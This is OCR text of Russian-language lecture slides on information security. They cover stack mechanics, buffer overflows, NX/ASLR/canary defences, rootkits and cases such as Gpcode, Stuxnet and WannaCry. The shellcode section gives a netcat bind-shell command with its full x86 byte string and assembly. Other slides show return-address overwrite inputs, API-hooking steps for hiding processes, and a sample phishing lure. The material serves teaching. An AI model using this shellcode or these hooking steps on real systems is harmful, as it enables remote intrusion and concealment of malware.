
Математические основы информационной безопасности

Груздев Дмитрий Николаевич

Вредоносные программы

Виртуальная память

Стек




- Стек – важная область памяти процесса, хранящая адрес возврата при вызове функций, аргументы и локальные переменные функций.
- В регистре ESP хранится адрес последнего добавленного в стек элемента.
- При добавлении элемента в стек значение ESP уменьшается.

Операции со стеком


- **PUSH / POP** – добавить / извлечь элемент из стека. Регистр ESP автоматически уменьшается / увеличивается.
- **CALL** – выполнить функцию по указанному адресу. В стек автоматически добавляется адрес следующей за call команды.
- **RETN** – взять значение из стека и перейти по этому адресу (вызывается при завершении функции).
- **SUB ESP, N** – выделить N байт памяти в стеке (используется для создания локальных переменных в функциях).

Переполнение буфера



printf(“Введите Ваше имя.”);
gets(name);


(ввели: ‘alexey’)



printf(“Введите Ваше имя.”);
gets(name);

(ввели: ‘alexey_ivanov’)

Подмена адреса возврата




printf(“Введите Ваше имя.”);
gets(name);

(ввели: ‘AAAAAAAAAAAAx88xE3x62x00’)

printf(“Введите Ваше имя.”);
gets(name);


(ввели: ‘AAAAAAAAAAAA’x88xE3
x62x00машинный код)

Проблема нулевых байтов



printf(“Введите Ваше имя.”);
gets(name);

(ввели: ‘AAAAAAAAAAAA’x88xE3
x62x00машинный код)



(ввели: ‘AAAAAAAAAAAA’x54x02
x8Fx76машинный код)

Шеллкод

Шеллкод – исполняемый код, передающий управление командному процессу (/bin/sh, cmd, command.com), в более общем случае – любая полезная нагрузка (payload) вредоносной программы.

/bin/nc -le/bin/sh -vp12345 – открывает удаленный шелл на машине, ввод/вывод через 12345 порт

execve(“/bin//nc, [“/bin//nc”, “-le//bin//sh”, “-vp12345”], NULL)

x31xd2x52x68x32x33x34x35x68x2dx76x70x31x89xe6x52
x68x2fx2fx73x68x68x2fx62x69x6ex68x2dx6cx65x2fx89xe7
x52x68x2fx2fx6ex63x68x2fx62x69x6ex89xe3x52x56x57x53
x89xe1x31xc0xb0x0bxcdx80

```
xor edx, edx
push edx
push 0x35343332 ; -vp12345
push 0x3170762d
mov esi, esp
push edx
push 0x68732f2f  ; -le//bin//sh
push 0x2f656c2d
mov edi, esp
push edx
push 0x636e2f2f  ; /bin//nc
push 0x6e69622f
mov ebx, esp
push edx
push esi
push edi
push ebx
mov ecx, esp
xor eax, eax
mov al, 11
int 0x80              ; вызов execve
```


Защита NX

No eXecute - производители ОС стали разделять память на исполнимую (для библиотек и программного кода) и на записываемую (для буферов).

Правило может реализовываться аппаратно и программно для каждой страницы памяти.

Return-oriented-programming

Задача: получить A + B, не записывая в стек исполняемые команды.




Защита ASLR

Address Space Layout Randomization – приложение и библиотеки загружаются по случайным адресам. По случайным адресам также выделяется память для стека и кучи.

“Канарейка”

В стек перед адресом возврата помещается случайное число – “канарейка” и его копия сохраняется в другом месте. Перед переходом по адресу возврата проверяется значение “канарейки”. Если оно не совпадает с начальным – стек нарушен, выполнение программы прекращается.



Эксплойт

Эксплойт – компьютерная программа или последовательность команд, использующие уязвимости в программном обеспечении.

Компоненты современных эксплойтов:

- средства проникновения
- система самозащиты
- полезная нагрузка

Мотивы создания ВП

Кража данных:

- Реквизиты платежных систем
- Аккаунты
- Персональная информация из сетевых игр
- Базы данных, техническая документация

Вымогательство:

- Шифрование файлов
- За прекращение DDoS атак.
- Ложные антивирусы

Продажа ресурсов ботнета:

- Проведение DDoS атак
- Рассылка спама
- Вычислительные ресурсы

Платные звонки и смс

Полезные нагрузки

- Удаленный доступ
- Загрузка и установка ПО
- Перехват клавиатуры, микрофона, камеры
- Шифрование данных на диске
- Похищение информации
- Платные звонки и смс
- Рассылка спама
- Создание сетевой нагрузки

Типы ВП по распространению

Без функции распространения

- широко распространенная программа
- точечная атака
- нет необходимости в распространении

С функцией распространения

- без участия человека
  - ошибки обработки сетевых данных
- от действия человека
  - запустить файл
  - открыть документ
  - зайти на сайт

Виды вредоносных программ

- **Вирус** – самовоспроизводимый программный код, внедряющийся в другие программы на компьютере.
- **Червь** – программа, распространяющая себя между компьютерами сети, используя какие-либо уязвимости.
- **Троян** – программа, предлагающая загрузить себя под видом полезного приложения, но работающая против интересов пользователя.
- **Руткит** – программа, имеющая функционал для сокрытия своего присутствия в системе.
- **Буткит** – программа, получающая управление до старта операционной системы.

Руткиты

Руткит – вредоносная программа, скрывающая свое присутствие в системе.

Может скрывать определенные процессы, драйвера, файлы, сетевые порты, ключи в реестре от средств обнаружения.

Принципы действия:

- внедрение в легитимный процесс
- изменение пути выполнения программ
- изменение структур памяти

Перехват функций API

Получение списка процессов

hSnap = **CreateToolhelp32Snapshot**(…);
Process32First(hSnap, &entry);
Process32Next(hSnap, &entry);

kernel32.dll

CreateToolhelp32Snapshot:
jmp addr FakeSnapshot ...

Process32First:
jmp addr FakeProcessFirst ...


Process32Next:
jmp addr FakeProcessFirst ...

rootkit.dll

FakeSnapshot:
…
FakeProcessFirst:
…
FakeProcessNext:

1. восстановить оригинальные 5 байт в Process32Next
2. вызвать Process32Next
3. если в результате указан скрываемый процесс, вызвать Process32Next еще раз
4. заменить первые 5 байт Process32Next на jmp FakeProcessNext
5. выполнить возврат в приложение пользователя

Изменение списка процессов



Проблемы распознавания ВП

Вредоносное поведение	**Легитимный аналог**
Загрузка и установка ПО	Система автообновления
Самораспаковывающийся код	Самораспаковывающийся архив
Удаленный доступ	Система удаленного администрирования
Шифрование файлов	Прозрачное шифрование (TrueCrypt, PGP)
Рассылка спама	Рассылка напоминаний коллегам

Gpcode 2008

Социальная инженерия для выбранной группы.
Макровирус.
Полезная нагрузка – шифрование файлов.

Здравствуйте, Иван Иванович!

Беспокою Вас относительно Вашего резюме опубликованного на сайте job.ru. У меня есть вакансия полностью подходящая под это резюме. Фирма ADC Marketing LTD (UK) открывает представительство в Москве, и я по поручению руководства решаю соответствующий кадровый вопрос. В ближайшее время я буду готов пригласить Вас на собеседование в любое удбное для Вас время.
Если Вас интересует мое предложение, заполните несложную анкетку, относящуюся к зарплате, связанную с вакансией.
Результат анкетирования вышлите на мой e-mail.
Заранее благодарю.
С уважением, Павлов Виктор, HR-менеджер.

Stuxnet 2010

Точечная атака.

Червь, предназначенный для нарушения работы определенного вида электрических моторов центрифуг.

2 неизвестные уязвимости под Windows (запуск кода при открытии флешки и запуск кода на удаленной машине).

Открытые ключи Realtec и Jmicron.

Механизмы сокрытия под Windows и Step7 (ОС на контроллере Siemens).

WannaCry 2017

Сетевой червь

Уязвимость – EternalBlue (переполнение буфера в SMBv1).

Полезная нагрузка – шифрование файлов на компьютере.

Заражено около 500000 компьютеров по миру.

Как найти уязвимость

- Анализ исходных кодов
- Дизассемблирование приложений
- Фаззинг

Common Vulnerabilities and Exposures (CVE) – база данных общеизвестных уязвимостей.

EternalBlue – CVE-2017-0144

Кто ищет уязвимости

Поиск новых уязвимостей:

- bug bounty (Apple, Microsoft, FaceBook, Google, Yandex...)
- рабочие группы (Google: zero project)

Проверка на известные уязвимости:

- пентестеры

https://sesc-infosec.github.io/